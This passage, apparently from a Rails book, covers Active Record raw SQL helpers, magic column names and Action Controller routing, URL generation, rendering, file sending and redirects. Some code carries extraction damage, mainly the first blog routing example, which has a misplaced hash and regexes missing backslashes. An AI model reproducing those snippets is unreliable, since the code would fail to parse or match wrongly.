
The `select_all()` method executes a query and returns an array of attribute hashes corresponding to the result set.

```
res = Order.connection.select_all("select id, "+
                                "      quantity*unit_price as total " +
                                "    from line_items")

p res
```

This produces something like

```
[{"total"=>"29.95", "id"=>"91"},
 {"total"=>"59.90", "id"=>"92"},
 {"total"=>"44.95", "id"=>"93"}]
```

The `select_one()` method returns a single hash, derived from the first row in the result set.

Have a look at the RDoc for `AbstractAdapter` for a full list of the low-level connection methods available.

The Case of the Missing ID

There's a hidden danger when you use your own finder SQL to retrieve rows into Active Record objects.

Active Record uses a row's `id` column to keep track of where data belongs. If you don't fetch the `id` with the column data when you use `find_by_sql()`, you won't be able to store the result back in the database. Unfortunately, Active Record still tries and fails silently. The following code, for example, will not update the database.

```
result = LineItem.find_by_sql("select quantity from line_items")
result.each do |li|
  li.quantity += 2
  li.save
end
```

Perhaps one day Active Record will detect the fact that the `id` is missing and throw an exception in these circumstances. In the meantime, the moral is clear: always fetch the primary key column if you intend to save an Active Record object back into the database. In fact, unless you have a particular reason not to, it's probably safest to do a `select *` in custom queries.

Magic Column Names

In the course of the last two chapters we've mentioned a number of column names that have special significance to Active Record. Here's a summary.

`created_at`, `created_on`, `updated_at`, `updated_on`

Automatically updated with the timestamp (`_at` form) or date (`_on` form) of a row's creation or last update (page 334).

`lock_version`

Rails will track row version numbers and perform optimistic locking if a table contains `lock_version` (page 274).

`type`

Used by single table inheritance to track the type of a row (page 318).

`id`

Default name of a table's primary key column (page 257).

`xxx_id`

Default name of a foreign key reference to table named with the plural form of `xxx` (page 277).

`xxx_count`

Maintains a counter cache for the child table `xxx` (page 298).

`position`

The position of this row in a list if `acts_as_list` is used (page 307).

`parent_id`

A reference to the `id` of this row's parent if `acts_as_tree` is used (page 310).

Action Controller and Rails

Action Pack lies at the heart of Rails applications. It consists of two Ruby modules, ActionController and ActionView. Together, they provide support for processing incoming requests and generating outgoing responses. In this chapter, we'll look at ActionController and how it works within Rails. In the next chapter, we'll take on ActionView.

When we looked at Active Record, we treated it as a freestanding library; you can use Active Record as a part of a nonweb Ruby application. Action Pack is different. Although it is possible to use it directly as a framework, you probably won't. Instead, you'll take advantage of the tight integration offered by Rails. Components such as Action Controller, Action View, and Active Record handle the processing of requests, and the Rails environment knits them together into a coherent (and easy-to-use) whole. For that reason, we'll describe Action Controller in the context of Rails. Let's start by looking at the overall context of a Rails application.

18.1 Context and Dependencies

Rails handles many configuration dependencies automatically; as a developer you can normally rely on it to do the right thing. For example, if a request arrives for `http://my.url/store/list`, Rails will do the following.

1. Load the file `store_controller.rb` in the directory `app/controllers`. (This loading takes place only once in a production environment).
2. Instantiate an object of class `StoreController`.
3. Look in `app/helpers` for a file called `store_helper.rb`. If found, it is loaded and the module `StoreHelper` is mixed into the controller object.
4. Look in the directory `app/models` for a model in the file `store.rb` and load it if found.

On occasion you'll need to augment this default behavior. For example, you might have a helper module that's used by a number of different controllers, or you might use a number of different models and need to tell the controller to preload them all. You do this using declarations inside the controller class. The model declaration lists the names of models used by this controller, and the observer declaration sets up Active Record observers (described on page 338) for this request.

```
class StoreController < ApplicationController
```

```
  model    :cart, :line_item
  observer :stock_control_observer
```

```
  # ...
```

You add new helpers to the mix using the helper declaration. This is described in Section 19.4, *Helpers*, on page 406.

18.2 The Basics

At its simplest, a web application accepts an incoming request from a browser, processes it, and sends a response.

The first question that springs to mind is, how does the application know what to do with the incoming request? A shopping cart application will receive requests to display a catalog, add items to a cart, check out, and so on. How does it route these requests to the appropriate code?

Rails encodes this information in the request URL and uses a subsystem called *routing* to determine what should be done with that request. The actual process is very flexible, but at the end of it Rails has determined the name of the *controller* that handles this particular request, along with a list of any other request parameters. Typically one of these additional parameters identifies the *action* to be invoked in the target controller.

controller

action

For example, an incoming request to our shopping cart application might look like `http://my.shop.com/store/show_product/123`. This is interpreted by the application as a request to invoke the `show_product()` method in class `StoreController`, requesting that it display details of the product with the id 123 to our cart.

You don't have to use the `controller/action/id` style of URL. A blogging application could be configured so that article dates could be encoded in the request URLs. Invoke it with `http://my.blog.com/blog/2005/07/04`, for example, and it might invoke the `display()` action of the `Articles` controller

to show the articles for July 4, 2005. We'll describe just how this kind of magic mapping occurs shortly.

Once the controller is identified, a new instance is created and its `process()` method is called, passing in the request details and a response object. The controller then calls a method with the same name as the action (or a method called `method_missing`, if a method named for the action can't be found). (We first saw this in Figure 4.3, on page 37.) This action method orchestrates the processing of the request. If the action method returns without explicitly rendering something, the controller attempts to render a template named after the action. If the controller can't find an action method to call, it immediately tries to render the template—you don't need an action method in order to display a template.

18.3 Routing Requests

So far in this book we haven't worried about how Rails maps a request such as `store/add_to_cart/123` to a particular controller and action. Let's dig into that now.

The `rails` command generates the initial set of files for an application. One of these files is `config/routes.rb`. It contains the routing information for that application. If you look at the default contents of the file, ignoring comments, you'll see the following.

```
ActionController::Routing::Routes.draw do |map|
  map.connect ':controller/service.wsd1', :action => 'wsd1'
  map.connect ':controller/:action/:id'
end
```

The Routing component draws a map that lets Rails connect external URLs to the internals of the application. Each `map.connect` declaration specifies a route connecting external URLs and internal program code. Let's look at the second `map.connect` line. The string `':controller/:action/:id'` acts as a pattern, matching against the path portion of the request URL. In this case the pattern will match any URL containing three components in the path. (This isn't actually true, but we'll clear that up in a minute.) The first component will be assigned to the parameter `:controller`, the second to `:action`, and the third to `:id`. Feed this pattern the URL with the path `store/add_to_cart/123`, and you'll end up with the parameters

```
@params = { :controller => 'store',
             :action    => 'add_to_cart',
             :id        => 123 }
```

Based on this, Rails will invoke the `add_to_cart()` method in the store controller. The `:id` parameter will have a value of 123.

The patterns accepted by `map.connect` are simple but powerful.

- Components are separated by forward slash characters. Each component in the pattern matches one or more components in the URL. Components in the pattern match in order against the URL.
- A pattern component of the form `:name` sets the parameter `name` to whatever value is in the corresponding position in the URL.
- A pattern component of the form `*name` accepts all remaining components in the incoming URL. The parameter `name` will reference an array containing their values. Because it swallows all remaining components of the URL, `*name` must appear at the end of the pattern.
- Anything else as a pattern component matches exactly itself in the corresponding position in the URL. For example, a pattern containing `store/:controller/buy/:id` would map if the URL contains the text `store` at the front and the text `buy` as the third component of the path.

`map.connect` accepts additional parameters.

```
:defaults => { :name => "value", ...}
```

Sets default values for the named parameters in the pattern. Trailing components in the pattern that have default values can be omitted in the incoming URL, and their default values will be used when setting the parameters. Parameters with a default of `nil` will not be added to the params hash if they do not appear in the URL. If you don't specify otherwise, Routing will automatically supply the defaults.

```
defaults => { :action => "index", :id => nil }
```

```
:requirements => { :name => /regexp/, ...}
```

Specifies that the given components, if present in the URL, must each match the specified regular expressions in order for the map as a whole to match. In other words, if any component does not match, this map will not be used.

```
:name => value
```

Sets a default value for the component `:name`. Unlike the values set using `:defaults`, the name need not appear in the pattern itself. This allows you to add arbitrary parameter values to incoming requests. The value will typically be a string or `nil`.

```
:name => /regexp/
```

Equivalent to using `:requirements` to set a constraint on the value of `:name`.

There's one more rule: routing tries to match an incoming URL against each rule in `routes.rb` in turn. The first match that succeeds is used. If no match succeeds, an error is raised.

Let's look at some examples. The default Rails routing definition includes the following specification.

[Download](#) e1/routing/examples.rb

```
ActionController::Routing::Routes.draw do |map|
  map.connect ":controller/:action/:id"
end
```

The list that follows shows some incoming request paths and the parameters extracted by this routing definition. Remember that routing sets up a default action of `index` unless overridden.

```
URL> store
@params = {:controller=>"store", :action=>"index"}
```

```
URL> store/list
@params = {:controller=>"store", :action=>"list"}
```

```
URL> store/display/123
@params = {:controller=>"store", :action=>"display", :id=>"123"}
```

Now let's look at a more complex example. In your blog application, you'd like all URLs to start with the word `blog`. If no additional parameters are given, you'll display an index page. If the URL looks like `blog/show/nnn` you'll display article `nnn`. If the URL contains a date (which may be year, year/month, or year/month/day), you'll display articles for that date. Otherwise, the URL will contain a controller and action name, allowing you to edit articles and otherwise administer the blog. Finally, if you receive an unrecognized URL pattern, you'll handle that with a special action.

The routing for this contains a line for each individual case.

[Download](#) e1/routing/examples2.rb

```
ActionController::Routing::Routes.draw do |map|
  # Straight 'http://my.app/blog/' displays the index

  map.connect "blog/",
    :controller => "blog",
    :action     => "index"
```

```

# Return articles for a year, year/month, or year/month/day
map.connect "blog/:year/:month/:day",
  :controller => "blog",
  :action     => "show_date",
  :requirements => { :year => /(19|20)\d\d/,
                    :month => /[01]?d/,
                    :day   => /[0-3]?d/,

                    :day   => nil,
                    :month => nil

# Show an article identified by an id
map.connect "blog/show/:id",
  :controller => "blog",
  :action     => "show",
  :id         => /\d+/

# Regular Rails routing for admin stuff
map.connect "blog/:controller/:action/:id"
# Catch-all so we can gracefully handle badly-formed requests
map.connect "*anything",
  :controller => "blog",
  :action     => "unknown_request"

```

end

There are a couple of things to note. First, we constrained the date-matching rule to look for reasonable-looking year, month, and day values. Without this, the rule would also match regular controller/action/id URLs. Second, notice how we put the catchall rule ("*anything") at the end of the list. Because this rule matches any request, putting it earlier would stop subsequent rules from being examined.

We can see how these rules handle some request URLs.

```

URL> blog
@params = {:controller=>"blog", :action=>"index"}

URL> blog/show/123
@params = {:controller=>"blog", :action=>"show", :id=>"123"}

URL> blog/2004
@params = {:controller=>"blog", :action=>"show_date", :year=>"2004"}

URL> blog/2004/12
@params = {:controller=>"blog", :action=>"show_date", :month=>"12", :year=>"2004"}

URL> blog/2004/12/25
@params = {:controller=>"blog", :action=>"show_date", :day=>"25",
          :month=>"12", :year=>"2004"}

URL> blog/article/edit/123

```

```
@params = {:controller=>"article", :action=>"edit", :id=>"123"}

URL> blog/article/show_stats
@params = {:controller=>"article", :action=>"show_stats"}

URL> blog/wibble
@params = {:controller=>"wibble", :action=>"index"}

URL> junk
@params = {:anything=>["junk"], :controller=>"blog", :action=>"unknown_request"}
```

URL Generation

Routing takes an incoming URL and decodes it into a set of parameters that are used by Rails to dispatch to the appropriate controller and action (potentially setting additional parameters along the way). But that's only half the story. Our application also needs to create URLs that refer back to itself. Every time it displays a form, for example, that form needs to link back to a controller and action. But the application code doesn't necessarily know the format of the URLs that encode this information; all it sees are the parameters it receives once routing has done its work.

We could hard code all the URLs into the application, but sprinkling knowledge about the format of requests in multiple places would make our code more brittle. This is a violation of the DRY principle;¹ change the application's location or the format of URLs, and we'd have to change all those strings.

Fortunately, we don't have to worry about this, as Rails also abstracts the generation of URLs using the `url_for()` method (and a number of higher-level friends that use it). To illustrate this, let's go back to a simple mapping.

```
map.connect ":controller/:action/:id"
```

The `url_for()` method generates URLs by applying its parameters to a mapping. It works in controllers and in views. Let's try it.

```
@link = url_for :controller => "store", :action => "display", :id => 123
```

This code will set `@link` to something like

```
http://pragprog.com/store/display/123
```

¹DRY stands for *Don't Repeat Yourself*, an acronym coined in *The Pragmatic Programmer* [HTOO].

The `url_for()` method took our parameters and mapped them into a request that is compatible with our own routing. If the user selects a link that has this URL, it will invoke the expected action in our application.

The rewriting behind `url_for()` is fairly clever. It knows about default parameters and generates the minimal URL that will do what you want. Let's look at some examples.

```
# No action or id, the rewrite uses the defaults
url_for(:controller => "store")
#=> http://pragprog.com/store

# If the action is missing, the rewrite inserts
# the default (index) in the URL
url_for(:controller => "store", :id => 123)
#=> http://pragprog.com/store/index/123

# The id is optional
url_for(:controller => "store", :action => "list")
#=> http://pragprog.com/store/list

# A complete request
url_for(:controller => "store", :action => "list", :id => 123)
#=> http://pragprog.com/store/list/123

# Additional parameters are added to the end of the URL
url_for(:controller => "store", :action => "list",
        :id => 123, :extra => "wibble")
#=> http://rubygarden.org/store/list/123?extra=wibble
```

The defaulting mechanism uses values from the current request if it can. This is most commonly used to fill in the current controller's name if the `:controller` parameter is omitted. Assume the following example is being run while processing a request to the store controller. Note how it fills in the controller name in the URL.

```
url_for(:action => "status")
#=> http://pragprog.com/store/status
```

URL generation works for more complex routings as well. For example, the routing for our blog includes the following mappings.

```
map.connect "blog/:year/:month/:day",
  :controller => "blog",
  :action     => "show_date",
  :requirements => { :year  => /(19|20)\d\d/,
                    :month => /[01]?d/,
                    :day   => /[0-3]?d/},
  :day        => nil,    # optional
  :month      => nil     # optional
```

```
map.connect "blog/show/:id",
  :controller => "blog",
  :action     => "show",
  :id         => /\d+/ # must be numeric

map.connect "blog/:controller/:action/:id"
```

Imagine the incoming request was `http://pragprog.com/blog/2005/4/15`. This will have been mapped to the `show_date` action of the `Blog` controller by the first rule. Let's see what various `url_for()` calls will generate in these circumstances.

If we ask for a URL for a different day, the mapping call will take the values from the incoming request as defaults, changing just the day parameter.

```
url_for(:day => "25")
#=> http://pragprog.com/blog/2005/4/25
```

Now let's see what happens if we instead give it just a year.

```
url_for(:year => "2004")
#=> http://pragprog.com/blog/2004
```

That's pretty smart. The mapping code assumes that URLs represent a hierarchy of values.² Once we change something away from the default at one level in that hierarchy, it stops supplying defaults for the lower levels. This is reasonable: the lower-level parameters really make sense only in the context of the higher level ones, so changing away from the default invalidates the lower-level ones. By overriding the year in this example we implicitly tell the mapping code that we don't need a month and day.

Note also that the mapping code chose the first rule that could reasonably be used to render the URL. Let's see what happens if we give it values that can't be matched by the first, date-based rule.

```
url_for(:action => "edit", :id => 123)
#=> http://pragprog.com/blog/blog/edit/123
```

Here the first blog is the fixed text, the second blog is the name of the controller, and `edit` is the action name—the mapping code applied the third rule. If we'd specified an action of `show`, it would use the second mapping.

```
url_for(:action => "show", :id => 123)
#=> http://pragprog.com/blog/show/123
```

²This is natural on the web, where static content is stored within folders (directories), which themselves may be within folders, and so on.

Most of the time the mapping code does just what you want. However, it is sometimes too smart. Say you wanted to generate the URL to view the blog entries for 2005. You could write

```
url_for(:year => "2005")
```

You might be surprised when the mapping code spat out a URL that included the month and day as well.

```
#=> http://pragprog.com/blog/2005/4/15
```

The year value you supplied was the same as that in the current request. Because this parameter hadn't changed, the mapping carried on using default values for the month and day to complete the rest of the URL. To get around this, set the month parameter to nil.

```
url_for(:year => "2005", :month => nil)
#=> http://pragprog.com/blog/2005
```

In general, if you want to generate a partial URL, it's a good idea to set the first of the unused parameters to nil; doing so prevents parameters from the incoming request leaking into the outgoing URL.

Sometimes you want to do the opposite, changing the value of a parameter higher in the hierarchy and forcing the routing code to continue to use values at lower levels. In our example, this would be like specifying a different year and having it add the existing default month and day values after it in the URL. To do this, we can fake out the routing code—we use the `:overwrite_params` option to tell it that the original request parameters contained the new year that we want to use. Because it thinks that the year hasn't changed, it continues to use the rest of the defaults.

```
url_for(:year => "2002")
#=> http://pragprog.com/blog/2002

url_for(:overwrite_params => {:year => "2002"})
#=> http://pragprog.com/blog/2002/4/15
```

One last gotcha. Say a mapping has a requirement such as

```
map.connect "blog/:year/:month/:day",
  :controller => "blog",
  :action     => "show_date",
  :requirements => { :year => /(19|20)\d\d/,
                    :month => /[01]\d/,
                    :day   => /[0-3]\d/},
```

Note that the `:day` parameter is required to match `/[0-3]\d/`; it must be two digits long. This means that if you pass in a Fixnum value less than 10 when creating a URL, this rule will not be used.



David Says...

Pretty URLs Muddle the Model

Rails goes out of its way to provide the utmost flexibility for what have affectionately been named *pretty URLs*. In fact, this support runs so deep that you can even get your model classes involved in the fun (the horror!). This interaction between the model and the view seems like a violation of MVC, but bear with me—it's for a good cause.

Let's assume that you want your URL to look like `/clients/pragprog/agileweb`, so you use `/clients/:client/:project` as the route. You could generate URLs using something like

```
url_for :controller => "clients",
        :client      => @company.short_name,
        :project     => @project.code_name
```

This is all well and good, but it means that everywhere we need to generate the URL component corresponding to a company, we need to remember to call `short_name()`, and every time we include a project in a URL, we have to invoke `code_name()`. Having to remember to do the same thing over and over is what the DRY principle is supposed to prevent, and Rails is DRY.

If an object implements the method `to_param()`, the value that method returns will be used (rather than `to_s()`) when supplying values for URLs. By implementing appropriate `to_param()` methods in both `Company` and `Project`, we can reduce the link generation to

```
url_for :controller => "clients",
        :client      => @company,
        :project     => @project
```

Doesn't that just make you feel all warm and fuzzy?

```
url_for(:year => 2005, :month => 12, :day => 8)
```

Because the number 8 converts to the string "8", and that string isn't two digits long, the mapping won't fire. The fix is either to relax the rule (making the leading zero optional in the requirement with `[0-3]?\\d` or to make sure you pass in two-digit numbers.

```
url_for(:year=>year, :month=>sprintf("%02d", month), :day=>sprintf("%02d", day))
```

Controller Naming

Back on page 235 we said that controllers could be grouped into modules and that incoming URLs identified these controllers using a path-like convention. An incoming URL of `http://my.app/admin/book/edit/123` would invoke the `edit` action of `BookController` in the `Admin` module.

This mapping also affects URL generation.

- If you don't give a `:controller` parameter to `url_for()`, it uses the current controller.
- If you pass a controller name that starts with a `/`, then that name is absolute.
- All other controller names are relative to the module of the controller issuing the request.

To illustrate this, let's assume an incoming request of

```
http://my.app/admin/book/edit/123
```

```
url_for(:action => "edit", :id => 123)
#=> http://my.app/admin/book/edit/123
```

```
url_for(:controller => "catalog", :action => "show", :id => 123)
#=> http://my.app/admin/catalog/show/123
```

```
url_for(:controller => "/store", :action => "purchase", :id => 123)
#=> http://my.app/store/purchase/123
```

```
url_for(:controller => "/archive/book", :action => "record", :id => 123)
#=> http://my.app/archive/book/record/123
```

Now that we've looked at how mappings are used to generate URLs, we can look at the `url_for()` method in all its glory.

`url_for`

Create a URL that references this application

```
url_for(option => value, ...)
```

Creates a URL that references a controller in this application. The *options* hash supplies parameter names and their values that are used to fill in the URL (based on a mapping). The parameter values must match any constraints imposed by the mapping that is used. Certain parameter names, listed in the *Options:* section that follows, are reserved and are used to fill in the nonpath part of the URL. If you use an Active Record model object as a value in `url_for()` (or any related method), that object's database id will be used. The two redirect calls in the following code fragment have identical effect.

```
user = User.find_by_name("dave thomas")
redirect_to(:action => 'delete', :id => user.id)
```

```
# can be written as
redirect_to(:action => 'delete', :id => user)
```

`url_for()` also accepts a single string or symbol as a parameter. This is used internally by Rails.

You can override the default values for the parameters in the following table by implementing the method `default_url_options()` in your controller. This should return a hash of parameters that could be passed to `url_for()`.

Options:

<code>:anchor</code>	<i>string</i>	An anchor name to be appended to the URL. Rails automatically prepends the # character.
<code>:host</code>	<i>string</i>	Sets the host name and port in the URL. Use a string such as <code>store.pragprog.com</code> or <code>helper.pragprog.com:8080</code> . Defaults to the host in the incoming request.
<code>:only_path</code>	<i>boolean</i>	Only the path component of the URL is generated; the protocol, host name, and port are omitted.
<code>:protocol</code>	<i>string</i>	Sets the protocol part of the URL. Use a string such as <code>"https://"</code> . Defaults to the protocol of the incoming request.
<code>:trailing_slash</code>	<i>boolean</i>	Appends a slash to the generated URL. ³

³Use `:trailing_slash` with caution if you also use page or action caching (described starting on page 390). The extra slash reportedly confuses the caching algorithm.

Named Routes

So far we've been using anonymous routes, created using `map.connect` in the `routes.rb` file. Often this is enough; Rails does a good job of picking the URL to generate given the parameters we pass to `url_for()` and its friends. However, we can make our application easier to understand by giving the routes names. This doesn't change the parsing of incoming URLs, but it lets us be explicit about generating URLs using specific routes in our code.

You create a named route simply by using a name other than `connect` in the routing definition. The name you use becomes the name of that particular route. For example, we might recode our blog routing as follows:

Download `e1/routing/examples_named.rb`

```

ActionController::Routing::Routes.draw do |map|

  # Straight 'http://my.app/blog/' displays the index
  map.index "blog/",
    :controller => "blog",
    :action     => "index"

  # Return articles for a year, year/month, or year/month/day
  map.date "blog/:year/:month/:day",
    :controller => "blog",
    :action     => "show_date",
    :requirements => { :year => /(19|20)\d\d/,
                      :month => /[01]?\d/,
                      :day   => /[0-3]?\d/},
    :day        => nil,
    :month      => nil

  # Show an article identified by an id
  map.show "blog/show/:id",
    :controller => "blog",
    :action     => "show",
    :id         => /\d+/

  # Regular Rails routing for admin stuff
  map.admin "blog/:controller/:action/:id"

  # Catch-all so we can gracefully handle badly-formed requests
  map.catchall "*anything",
    :controller => "blog",
    :action     => "unknown_request"

end

```

Here we've named the route which displays the index as `index`, the route that accepts dates is called `date`, and so on. We can now use these names

to generate URLs by appending `_url` to their names and using them in the same way we'd otherwise use `url_for()`. Thus, to generate the URL for the blog's index, we could use

```
@link = index_url
```

This will construct a URL using the first routing, resulting in the following:

```
http://pragprog.com/blog/
```

You can pass additional parameters as a hash to these named routes. The parameters will be added into the defaults for the particular route. This is illustrated by the following examples.

```
index_url
```

```
#=> http://pragprog.com/blog
```

```
date_url(:year => 2005)
```

```
#=> http://pragprog.com/blog/2005
```

```
date_url(:year => 2003, :month => 2)
```

```
#=> http://pragprog.com/blog/2003/2
```

```
show_url(:id => 123)
```

```
#=> http://pragprog.com/blog/show/123
```

You can use an `xxx_url` method wherever Rails expects URL parameters. Thus you could redirect to the index page with the following code.

```
redirect_to(index_url)
```

In a view template, you could create a hyperlink to the index using

```
<%= link_to("Index", index_url) %>
```

18.4 Action Methods

When a controller object processes a request, it looks for a public instance method with the same name as the incoming action. If it finds one, that method is invoked. If not, but the controller implements `method_missing()`, that method is called, passing in the action name as the first parameter and an empty argument list as the second. If no method can be called, the controller looks for a template named after the current controller and action. If found, this template is rendered directly. If none of these things happen, an *Unknown Action* error is generated.

By default, any public method in a controller may be invoked as an action method. You can prevent particular methods from being accessible as actions by making them protected or private or by using `hide_action()`.

```

class OrderController < ApplicationController

  def create_order
    order = Order.new(params[:order])
    if check_credit(order)
      order.save
    else
      # ...
    end
  end

  hide_action :check_credit

  def check_credit(order)
    # ...
  end
end

```

If you find yourself using `hide_action()` because you want to share the nonaction methods in one controller with another, consider using helpers (described starting on page 406) instead.

Controller Environment

The controller sets up the environment for actions (and, by extension, for the views that they invoke). The environment is established in instance variables, but you should use the corresponding accessor methods in the controller.

`request`

The incoming request object. Useful attributes of the request object include:

- `domain()`, which returns the last two components of the domain name of the request.
- `remote_ip()`, which returns the remote IP address as a string. The string may have more than one address in it if the client is behind a proxy.
- `env()`, the environment of the request. You can use this to access values set by the browser, such as

```
request.env['HTTP_ACCEPT_LANGUAGE']
```
- `method` returns the request method, one of `:delete`, `:get`, `:head`, `:post`, or `:put`.

- `delete?`, `get?`, `head?`, `post?`, and `put?` return true or false based on the request method.

```
class BlogController < ApplicationController
  def add_user
    if request.get?
      @user = User.new
    else
      @user = User.new(params[:user])
      @user.created_from_ip = request.env["REMOTE_HOST"]
      if @user.save
        redirect_to_index("User #{@user.name} created")
      end
    end
  end
end
```

See the RDoc for `ActionController::AbstractRequest` for full details.

params

A hash-like object containing the request parameters (along with pseudoparameters generated during routing). It's hash-like because you can index entries using either a symbol or a string—`params[:id]` and `params['id']` return the same value. (Idiomatic Rails applications use the symbol form.)

cookies

The cookies associated with the request. Setting values into this object stores cookies on the browser when the response is sent. We discuss cookies on page 371.

response

The response object, filled in during the handling of the request. Normally, this object is managed for you by Rails. As we'll see when we look at filters on page 386, we sometimes access the internals for specialized processing.

session

A hash-like object representing the current session data. We describe this on page 373.

headers

A hash of HTTP headers that will be used in the response. By default, `Cache-Control` is set to `no-cache`. You might want to set `Content-Type` headers for special-purpose applications. Note that you shouldn't set cookie values in the header directly—use the cookie API to do this.

In addition, a logger is available throughout Action Pack. We describe this on page 237.

Responding to the User

Part of the controller's job is to respond to the user. There are basically three ways of doing this.

- The most common way is to render a template. In terms of the MVC paradigm, the template is the view, taking information provided by the controller and using it to generate a response to the browser.
- The controller can return a string directly to the browser without invoking a view. This is fairly rare but can be used to send error notifications.
- The controller can send other data to the client (something other than HTML). This is typically a download of some kind (perhaps a PDF document or a file's contents).

We'll look at these three in more detail shortly.

A controller always responds to the user exactly one time per request. This means that you should have just one call to a `render()` or `send_xxx()` method in the processing of each request. (A `DoubleRenderError` exception is thrown on the second render.) The undocumented method `erase_render_results()` discards the effect of a previous render in the current request, permitting a second render to take place. Use at your own risk.

Because the controller must respond once, it checks to see if a response has been generated just before it finishes handling a request. If not, the controller looks for a template named after the controller and action and automatically renders it. This is the most common way that rendering takes place. You may have noticed that in most of the actions in our shopping cart tutorial we never explicitly rendered anything. Instead, our action methods set up the context for the view and return. The controller notices that no rendering has taken place and automatically invokes the appropriate template.

Rendering Templates

A *template* is a file that defines the content of a response for our application. Rails supports two template formats out of the box: *rhtml*, which is HTML with embedded Ruby code, and *builder*, a more programmatic way of constructing content. We'll talk about the contents of these files starting on page 400.

rhtml
builder

By convention, the template for action *action* of controller *control* will be in the file `app/views/control/action.rhtml` or `app/views/control/action.xml` (the `.xml` extension indicates a builder-style template). The `app/views` part of

the name is the default. It may be overridden for an entire application by setting

```
ActionController::Base.template_root = dir_path
```

The `render()` method is the heart of all rendering in Rails. It takes a hash of options that tell it what to render and how to render it. Let's look at the render options used in the controller here (we'll look separately at rendering in the view starting on page 435).

```
render(:text => string)
```

Sends the given string to the client. No template interpretation or HTML escaping is performed.

```
class HappyController < ApplicationController
  def index
    render(:text => "Hello there!")
  end
end
```

```
render(:inline => string, [ :type => "rhtml" | "xml" ] )
```

Interprets *string* as the source to a template of the given type, rendering the results back to the client.

The following code adds `method_missing()` to a controller if the application is running in development mode. If the controller is called with an invalid action, this renders an inline template to display the action's name and a formatted version of the request parameters.

```
class SomeController < ApplicationController

  if RAILS_ENV == "development"
    def method_missing(name, *args)
      render(:inline => %{
        <h2>Unknown action: #{name}</h2>
        Here are the request parameters:<br/>
        <%= debug(params) %> })
    end
  end
end
```

```
render(:action => action_name)
```

Renders the template for a given action in this controller. Sometimes folks mistakenly use the `:action` form of `render()` when they should use `redirects`—see the discussion starting on page 368 for why this is a bad idea.

```
def display_cart
  if @cart.empty?
    render(:action => :index)
  else
```

```

    # ...
  end
end

```

`render(:file => path, [ :use_full_path => true|false] )`

Renders the template in the given path (which must include a file extension). By default this should be an absolute path to the template, but if the `:use_full_path` option is true, the view will prepend the value of the template base path to the path you pass in. The template base path is set in the configuration for your application (described on page 230).

`render(:template => name)`

Renders a template and arranges for the resulting text to be sent back to the client. The `:template` value must contain both the controller and action parts of the new name, separated by a forward slash. The following code will render the template `app/views/blog/short_list`.

```

class BlogController < ApplicationController
  def index
    render(:template => "blog/short_list")
  end
end

```

`render(:partial => name, ...)`

Renders a partial template. We talk about partial templates in depth on page 435.

`render(:nothing => true)`

Returns nothing—sends an empty body to the browser.

`render()`

With no overriding parameter, the `render()` method renders the default template for the current controller and action. The following code will render the template `app/views/blog/index`.

```

class BlogController < ApplicationController
  def index
    render
  end
end

```

So will the following (as the default action of a controller is to call `render()` if the action doesn't).

```

class BlogController < ApplicationController
  def index
    end
end

```

And so will this (as the controller will call a template directly if no action method is defined).

```
class BlogController < ApplicationController
end
```

All forms of the render call take optional `:status` and `:layout` parameters. The `:status` parameter is used to set the status header in the HTTP response. It defaults to "200 OK". Do not use `render()` with a 3xx status to do redirects; Rails has a `redirect()` method for this purpose.

The `:layout` parameter determines whether the result of the rendering will be wrapped by a layout (we first came across layouts on page 91, and we'll look at them in depth starting on page 432). If the parameter is `false`, no layout will be applied. If set to `nil` or `true`, a layout will be applied only if there is one associated with the current action. If the `:layout` parameter has a string as a value, it will be taken as the name of the layout to use when rendering. A layout is never applied when the `:nothing` option is in effect.

Sometimes it is useful to be able to capture what would otherwise be sent to the browser in a string. The `render_to_string()` takes the same parameters as `render()` but returns the result of rendering as a string—the rendering is not stored in the response object and so will not be sent to the user unless you take some additional steps.

Sending Files and Other Data

We've looked at rendering templates and sending strings in the controller. The third type of response is to send data (typically, but not necessarily, file contents) to the client.

send_data

Send a string containing binary data to the client.

```
send_data(data, options...)
```

Sends a data stream to the client. Typically the browser will use a combination of the content type and the disposition, both set in the options, to determine what to do with this data.

```
def sales_graph
  png_data = Sales.plot_for(Date.today.month)
  send_data(png_data, :type => "image/png", :disposition => "inline")
end
```

Options:

:filename	<i>string</i>	A suggestion to the browser of the default filename to use when saving this data.
:type	<i>string</i>	The content type, defaulting to application/octet-stream.
:disposition	<i>string</i>	Suggests to the browser that the file should be displayed inline (option inline) or downloaded and saved (option attachment, the default).

send_file

Send the contents of a file to the client.

`send_file(path, options...)`

Sends the given file to the client. The method sets the Content-Length, Content-Type, Content-Disposition, and Content-Transfer-Encoding headers.

Options:

:filename	<i>string</i>	A suggestion to the browser of the default filename to use when saving the file. If not set, defaults to the filename part of <i>path</i> .
:type	<i>string</i>	The content type, defaulting to application/octet-stream.
:disposition	<i>string</i>	Suggests to the browser that the file should be displayed inline (option inline) or downloaded and saved (option attachment, the default).
:streaming	<i>true or false</i>	If false, the entire file is read into server memory and sent to the client. Otherwise, the file is read and written to the client in :buffer_size chunks.

You can set additional headers for either `send_` method using the `headers` attribute in the controller.

```
def send_secret_file
  send_file("/files/secret_list")
  headers["Content-Description"] = "Top secret"
end
```

We show how to upload files starting on page [425](#).

Redirects

An HTTP redirect is sent from a server to a client in response to a request. In effect it says, “I can’t handle this request, but here’s someone who can.” The redirect response includes a URL that the client should try next along with some status information saying whether this redirection is permanent (status code 301) or temporary (307). Redirects are sometimes used when web pages are reorganized; clients accessing pages in the old locations will get referred to the page’s new home.

Redirects are handled behind the scenes by web browsers. Normally, the only way you’ll know that you’ve been redirected is a slight delay and the fact that the URL of the page you’re viewing will have changed from the one you requested. This last point is important—as far as the browser is concerned, a redirect from a server acts pretty much the same as having an end user enter the new destination URL manually.

Redirects turn out to be important when writing well-behaved web applications.

Let’s look at a simple blogging application that supports comment posting. After a user has posted a comment, our application should redisplay the article, presumably with the new comment at the end. It’s tempting to code this using logic such as the following.

```
class BlogController
  def display
    @article = Article.find(params[:id])
  end

  def add_comment
    @article = Article.find(params[:id])
    comment = Comment.new(params[:comment])
    @article.comments << comment
    if @article.save
      flash[:note] = "Thank you for your valuable comment"
    else
      flash[:note] = "We threw your worthless comment away"

```

```

    end
    # DON'T DO THIS
    render(:action => 'display')
  end
end

```

